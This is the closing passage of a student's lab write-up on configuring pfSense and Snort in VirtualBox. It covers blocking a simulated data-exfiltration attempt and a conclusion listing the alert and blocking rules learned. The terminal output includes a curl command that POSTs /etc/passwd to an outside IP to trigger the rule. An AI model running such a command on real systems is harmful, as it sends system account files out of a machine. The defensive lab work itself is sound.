3	1.1.1.1 	[ALERT] Possible Data Exfiltration (large TCP payload) – 2025-06-20 11:21:21	
3 host IP addresses are currently being blocked by Snort on Legacy Mode Blocking interfaces.			

As you can see, our IP addresses are now blocked by SNORT. We can see more than one IP blocked because of the setting “Which IP to block” set on “BOTH”. If we try again, we will see that curl goes into an infinite loop. I can’t even ping the destination :

Ubuntu [En fonction] - Oracle VirtualBox

```

Activities Terminal Jun 20 11:12
ubuntu@Ubuntu: ~
ubuntu@Ubuntu:~$ curl -X POST -d @/etc/passwd http://1.1.1.1
^C
ubuntu@Ubuntu:~$ ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
^C
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3106ms
ubuntu@Ubuntu:~$

```

Important ! : Here the curl finished in our first execution so you could say that an offender could’ve taken the passwords before being blocked, and you would be right. In order to prevent any Data Exfiltration, we would need to switch to the Inline mode of SNORT. The problem is that it doesn’t work under VirtualBox as Netmap support is missing. “Inline mode” would prevent curl from finishing in that case.

9. Conclusion

During this lab I set up pfSense and Snort and used them to spot and stop several common attacks. I began with simple “alert-only” rules, then moved to blocking rules once I was sure they worked. In the end Snort could:

- warn me about outside ping probes,
- flag DNS requests for youtube.com,
- catch fast port scans made with Nmap, and
- detect (and block) more than three SSH login tries in a minute.

I also added a personal bonus rule that finds large outgoing packets and blocks the sender, showing how Snort can help prevent data theft.

Working through these steps taught me how to:

1. write clear Snort rules and give them unique SIDs,
2. tune rules so they fire only on real threats, not harmless traffic,

-
3. combine Snort alerts with pfSense firewall blocking, and
 4. understand the limits of an IDS running in a virtual lab.

With these skills I can now build a basic IDS/IPS from scratch, test it, and adjust it until it gives useful, low-noise alerts—knowledge that will help me in a future security job.